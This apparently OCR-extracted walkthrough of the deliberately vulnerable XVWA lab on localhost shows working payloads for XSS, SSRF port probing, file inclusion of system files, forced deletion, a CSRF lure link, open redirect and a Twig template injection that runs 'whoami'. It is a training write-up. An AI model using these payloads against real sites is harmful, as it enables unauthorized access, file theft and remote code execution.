We got our input from server response. If we inject html or JavaScript code , the browser will render our input?

```
http://localhost:8012/xvwa/vulnerabilities/reflected_xss/?item=<script>alert(1)</script>
```

Absolutely Yes 😀



Cross Site Scripting (XSS) – Reflected

Cross Site Scripting attacks abuse the browser's functionality to send malicious scripts to the client machine. In other words, this is client side attack. Cross Site Scripting attacks are generally be categorized into two categories: stored and reflected. In reflected attacks, the application reflects the malicious script back on the browser. The server doesn't store anything, rather just send back whatever user inputs, for i esults etc. Such attacks are campaigning via different routes such as emails, chats, or on third p

Read more about Reflecte
https://www.owasp.org/i Scripting#Reflected_XSS_.28AKA_Non-Persistent_or_Type_II.2


Enter your message here.

XSS – Stored

Stored Cross Site Scripting attacks happen when the application doesn't validate user inputs against malicious scripts, and it occurs when these scripts get stored on the database. Victim gets infected when they visit web page that loads these malicious scripts from database. For instances, message forum, comments page, visitor logs, profile page, etc.

Read more about Stored XSS
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)#Stored_XSS_Attacks

Stored what?


localhost:8012/xvwa/vulnerabilities/stored_xss/

Post Your Comments

Enter Name: Anonymous

Enter Comment

Submit Button


★ Admin — 10 Aug 2015
Keep posting your comments here

★ Abcde — 21 Apr 2017
abcde

Sometime our input will stored due to some features. Then, its need to show output from database. But what happened if no validate?

Inject XSS payload to every inputs

```
<script>alert(1)</script>
```


localhost:8012/xvwa/vulnerabilities/stored_xss/

Cross Site Scripting (XSS) – Stored

Stored Cross Site Scripting attacks happen when the application doesn't validate user inputs against malicious scripts, and it occurs when these scripts get stored on the database. Victim gets infected when they visit web page that loads these malicious scripts from database. For instances, message forum, comments page, visitor logs, profile page, etc.

1

OK

XSS – DOM Based

DOM based XSS also known as "type-0 XSS" is a special contrast class in Cross Site Scripting category in which the malicious script is executed as a result of tampering the DOM environment objects. The attack triggers within the page, but with no need of requests/response pair.


Read more about DOM Based XSS
https://www.owasp.org/index.php/DOM_Based_XSS

Vulnerability Discovery

Input

```
http://localhost:8012/xvwa/vulnerabilities/dom_xss/?search=abcde
```

Output


localhost:8012/xvwa/vulnerabilities/dom_xss/?search=abcde

Cross Site Scripting (XSS) – DOM

DOM based XSS also known as "type-0 XSS" is a special contrast class in Cross Site Scripting category in which the malicious script is executed as a result of tampering the DOM environment objects. The attack triggers within the page, but with no need of requests/response pair.

Read more about DOM Based XSS
https://www.owasp.org/index.php/DOM_Based_XSS

Select Language: English

Search on the page: Enter Search Item

```
<div class="well">
  <div class="col-lg-6">
    <p> </p>
    <form method="get" action="">
    <p> </p>
    <p id="srch">You've searched for abcde</p>
  </div>
  <hr>
</div>
<div id="myModal" class="modal fade" role="dialog">
```

Output is not showing in source code. But show in Inspect Element.

Why is this happening?


Our input is not maded by PHP or backend code. Its occur from JavaScript Code. So its not show in source code directly and just only work in browser.

```
<script type="text/javascript">
            function search()
            {
                var myurl = document.URL;
                if(myurl.indexOf("?search=")>0)
                {
                    document.getElementById('srch').innerHTML = "You've searched for
"+unescape(myurl.substr(myurl.indexOf("?search=")+8));
                }
            }
       </script>
```

This script start working while response reached to browser. What is this script mean?

When ?search found in URL , the input after ?search= will show in element that defined by id=srch. Not work <script>alert(1)</script> with latest firefox. We can easily use html tag for XSS purpose.

```
<img src=x onerror=alert(1)>
```



localhost:8012/xvwa/vulnerabilities/dom_xss/?search=<img src=x onerror=alert(1)>

Cross Site Scripting

DOM based XSS also know … rast class in Cross Site Scripting category in which the malicious script is executed as a result o … t objects. The attack triggers within the page, but with no need of requests/response pair.

Read more about DOM Ba…
https://www.owasp.org/index.php/DOM_Based_XSS

1

Select Language:
English

p#srch < div.col-lg-6 < div.well < div.col-md-9 < div.row < div.container < body < html

```
<div class="well">
    <div class="col-lg-6">
        <p> </p>
        <form method="get" action="">
        <p> </p>
        <p id="srch">
            You've searched for
            <img src="x" onerror="alert(1)">
        </p>
    </div>
    <hr>
</div>
<div id="myModal" class="modal fade" role="dialog">
</div>
</div>
```

```
*::after,              bootstrap.min.css (line 5)
*::before {
    box-sizing: border-box;
}
*::after,              bootstrap.min.css (line 5)
*::before {
    box-sizing: border-box;
}
p {                    bootstrap.min.css (line 5)
    margin: 0 0 10px;
}
* {                    bootstrap.min.css (line 5)
    box-sizing: border-box;
}
```


SSRF / XSPA

This vulnerability also known as Cross Site Port Attack, happens when an attacker has the ability to initiate requests from the affected server. An attacker can trick the web server that could probability running behind a firewall to send requests to itself to identify services running on it, or can even send out-bond traffic to other servers.

Read more about SSRF
https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit

Vulnerability Discovery

```
https://mmsecurity.net/images/msf-logo.png
```



localhost:8012/xvwa/vulnerabilities/ssrf_xspa/

Server Side Request Forgery (SSRF/XSPA)

This vulnerability also known as Cross Site Port Attack, happens when an attacker has the ability to initiate requests from the affected server. An attacker can trick the web server that could probability running behind a firewall to send requests to itself to identify services running on it, or can even send out-bond traffic to other servers.

Read more about SSRF
https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit

Enter an image URL from remote server or internet.

Enter URL of Image

https://mmsecurity.net/images/msf-logo.png

Source Code Review

```
<?php
                $image = "";
                if(isset($_POST['img_url'])){
                    $remote_content = file_get_contents($_POST['img_url']);
                    $filename = "./images/".rand()."img1.jpg";
                    file_put_contents($filename, $remote_content);
                    echo $_POST['img_url']."<br>";
                    $image = "<img src=\"".$filename."\" width=\"100\" height=\"100\" />";
                }
                echo $image;

            ?>
```

This code save image from url using file_get_contents() function. And then show output for our image URL.

Invalid Input

```
https://mmsecurity.net/images/msf-logo.png'
```


We got this error.

```
Warning: file_get_contents(https://mmsecurity.net/images/msf-logo.png'): failed to open stream: HTTP
request failed! HTTP/1.1 404 Not Found in C:\xampp\htdocs\xvwa\vulnerabilities\ssrf_xspa\home.php on line
33
```

Its show HTTP version right? So , how about ssh?

```
http://mmsecurity.net:22/images/msf-logo.png
```

SSH port=22



Server Side Request Forgery (SSRF/XSPA)

This vulnerability also known as Cross Site Port Attack, happens when an attacker has the ability to initiate requests from the affected server. An attacker can trick the web server that could probability running behind a firewall to send requests to itself to identify services running on it, or can even send out-bond traffic to other servers.

Read more about SSRF
https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit

Enter an image URL from remote server or internet.

Warning: file_get_contents(http://mmsecurity.net:22/images/msf-logo.png): failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_5.3 in **C:\xampp\htdocs\xvwa\vulnerabilities\ssrf_xspa\home.php** on line **33**
http://mmsecurity.net:22/images/msf-logo.png

```
SSH-2.0-OpenSSH_5.3
```

How about POP3?

```
HTTP request failed! +OK Dovecot ready.
```

FTP

```
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
```

File Inclusions

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

Vulnerability Discovery

```
http://localhost:8012/xvwa/vulnerabilities/fi/?file=readme.txt'
```


If a function execute to user input, single quotes or escape characters can cause error.

Error in File Inclusions

```
Warning: include(readme.txt'): failed to open stream: No such file or directory in
C:\xampp\htdocs\xvwa\vulnerabilities\fi\home.php on line 35
```

The function include() error for invalid file path. include() can work as file to code. How about another file in Machine?

```
http://localhost:8012/xvwa/vulnerabilities/fi/?file=/Windows/system.ini
```



File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

Click on the link below to read the help file.

```
; for 16-bit app support [386Enh] device=C:\BC5\BIN\TDDEBUG.386 woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers]
wave=mmdrv.dll timer=timer.drv [mci]
```

I used Windows Machine , so i called /Windows/system.ini file. You can find /etc/passwd or other essentials file in Linux Machine.

Session Flaws

Web applications require better session management to keep tracking the state of application and it's users' activities. Insecure session management can leads to attacks such as session prediction, hijacking, fixation and replay attacks.

Read more about session management
https://www.owasp.org/index.php/Session_Management_Cheat_Shee

Vulnerability Discovery

Logout Management

```
http://localhost:8012/xvwa/logout.php
```

Session Hijacking

We can use XSS – Stored to steal cookie for session hijacking.

Insecure Direct Object Reference

This vulnerability happens when the application exposes direct objects to an internal resource, such as files, directory, keys etc. Such mechanisms could lead an attacker to predict objects that would refer to unauthorized resources as well.

Read more about Insecure Direct Object Reference
https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

When we select the item code 1 , we got this value 1 as parameter value.


```
http://localhost/xvwa/vulnerabilities/idor/?item=1
```

Vulnerability Discovery

How about if we change the value of parameter ? The content changed because of server response.

```
http://localhost/xvwa/vulnerabilities/idor/?item=2
```

In this case, the content will change to the following picture.



Insecure Direct Object Reference

This vulnerability happens when the application exposes direct objects to an internal resource, such as files, directory, keys etc. Such mechanisms could lead an attacker to predict objects that would refer to unauthorized resources as well.

Read more about Insecure Direct Object Reference
https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

Search by Itemcode or use search option

Item Code : XVWA3876
Item Name : Americano
Category : Espresso


Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

In XVWA , there is no credentials for IDOR vulnerability. So we can only change item. If you want to test with credential example, i prefer BWAPP IDOR section to change price using IDOR.

Miss Functional Level Access Control

This vulnerability exists when the application has insufficient access rights protection. Application sometimes hides sensitive actions from user roles but forget to ensure the access rights if the user tries to predict/use specific parameter to trigger those action. This issue could lead to much more complex and affect the business logic as well.

Read more about Missing Functional Level Access Control
https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control



Missing Functional Level Access Control

This vulnerability exists when the application has insufficient access rights protection. Application sometimes hides sensitive actions from user roles but forget to ensure the access rights if the user tries to predict/use specific parameter to trigger those action. This issue could lead to much more complex and affect the business logic as well.

Read more about Missing Functional Level Access Control
https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control

Search by Itemcode to view the details

Notice: Undefined index: user in **C:\xampp\htdocs\xvwa\vulnerabilities\missfunc\home.php** on line **42**


We can only view item without admin's access.

```
echo "<div align='right'> <button class='btn btn-default' type='submit' name='action'
value='view'>View</button>&nbsp;&nbsp;";
                            if($_SESSION['user'] == 'admin'){
                                echo "<button class='btn btn-default' type='submit' name='action'
value='delete'>Delete</button></div>";
                            }else{
                                echo "</div>";
                            }
```

By checking this code , we can't see the butoon to click. What is that mean? We can't delete?

Answer is NO. We can delete because this code only for hidden or not. Not depends on action to delete item.
 name="action" value="delete" .

```
http://localhost/xvwa/vulnerabilities/missfunc/?item=1&action=delete
```




Missing Functional Level Access Control

This vulnerability exists when the application has insufficient access rights protection. Application sometimes hides sensitive actions from user roles but forget to ensure the access rights if the user tries to predict/use specific parameter to trigger those action. This issue could lead to much more complex and affect the business logic as well.

Read more about Missing Functional Level Access Control
https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control

Search by Itemcode to view the details



Notice: Undefined index: user in **C:\xampp\htdocs \xvwa\vulnerabilities\missfunc\home.php** on line **42**

Item deleted successfully.

Cross Site Request Forgery

CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerbility.

Read more about Cross Site Request Forgery (CSRF)
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

XVWA show for CSRF as password changing process. We need to login for changing our password.And then we changed. What we got?

```
http://localhost/xvwa/vulnerabilities/csrf/?passwd=abcde&confirm=abcde&submit=submit
```

We got the password value as URL parameter by using GET method. When we request this to server, the server will response password changed. How about other user? If they click this URL , they will send this request to server? Yes, So we need to force click to other users using Social Engineering or Cursor Jacking technique.

Simple Way

```
<a href="http://localhost/xvwa/vulnerabilities/csrf/?passwd=abcde&confirm=abcde&submit=submit">There is Xmas Present for you</a>
```

You can also use Ajax Request for URL obfuscating. But take care of Same Origin Policy.

Cryptography

A developer should understand which cryptography should be suitable for each required modules in application, it can be encoding, encrypting or hashing. Insecure implementation of cryptography can leads to sensitive data leakage.

Read more about Cryptography
https://www.owasp.org/index.php/Guide_to_Cryptography

In XVWA , cryptography is ony for knowledge. If we use weak cryptography, the attacker can decrypt our encrypted text.

Result for “admin”

```
Crypto Used     Value
Base64 Encode   YWRtaW4=

AES Encryption
Key Size : 32 aIvJeujxW7xtOmSkvExs2tz3zivEY74ymNE7rfVB4js=

MD5 Hashing without salt        21232f297a57a5a743894a0e4a801fc3

PBKDF2 with sha256 and 1000 iteration
(salt : hash) Z7cTBaVcmW2jGPLcfTEjD2gJwz3IGwpE : fUzq72eTiDEnqr3EFPS8UhU3zr872r+f
```

Based64 Encode

```
YWRtaW4=
```

We can easily detect = sign because we already know base64 use = sign for no binary representation as 24 bit alignment.

Md5 without salt ? Check the following link.

```
https://hashdecryption.com/h/md5/21232f297a57a5a743894a0e4a801fc3
```

Unvalidated Redirects & Forwards

Some applications use this functionalities to redirects and forward user to other web pages or other website. Such request with poor validation can allow an attacker to redirect legitimate users to phishing or malformed web pages.

Read more about Unvalidated Redirects and Forwards
https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet

```
http://localhost/xvwa/vulnerabilities/redirect/redirect.php?forward=https://www.owasp.org
```

By allowing URL redirect as a parameter for user input, we can change another malicious website or something.


```
http://localhost/xvwa/vulnerabilities/redirect/redirect.php?forward=http://location-href.com
```

Server Side Template Injection

Web application uses templates to make the web pages look more dynamic. Template Injection occurs when user input is embedded in a template in an unsafe manner. However in the initial observation, this vulnerability is easy to mistake for XSS attacks. But SSTI attacks can be used to directly attack web servers' internals and leverage the attack more complex such as running remote code execution and complete server compromise.


Read more about Server Side Template Injection (SSTI)
http://blog.portswigger.net/2015/08/server-side-template-injection.html

The above Link is really useful. SSTI & Object Injection need to know source code.



Hints:

- Template Engine used is TWIG
- Loader function used = "Twig_Loader_String"




This exercise also included hints. Template Engine used is TWIG and loader function used="Twiter_Loader_string".

```
public function getFilter($name)
{
        [snip]
        foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
    return false;
}

public function registerUndefinedFilterCallback($callable)
{
    $this->filterCallbacks[] = $callable;
}
```

Dangerous callback in getFilter method , call_user_func($callback, $name) .

I have tested to understand call_user_function(). Here is my code.

```
<?php

echo call_user_func("exec","whoami");

 ?>
```




localhost/php_basic/ssti.php

```
a556uq\asus
```

first argument as function & second parameter as string. In the Twig Template , He used registering callback argument as first parameter & getFilter use as string name.

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("whoami")}}
```



localhost/xvwa/vulnerabilities/ssti/?name={{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("whoami")}}&submit=

Server Side Template Injection (SSTI)

Web application uses templates to make the web pages look more dynamic. Template Injection occurs when user input is embedded in a template in an unsafe manner. However in the initial observation, this vulnerability is easy to mistake for XSS attacks. But SSTI attacks can be used to directly attack web servers' internals and leverage the attack more complex such as running remote code execution and complete server compromise.

Read more about Server Side Template Injection (SSTI)
http://blog.portswigger.net/2015/08/server-side-template-injection.html

Hints:

- Template Engine used is TWIG
- Loader function used = "Twig_Loader_String"

Hello a556uq\asus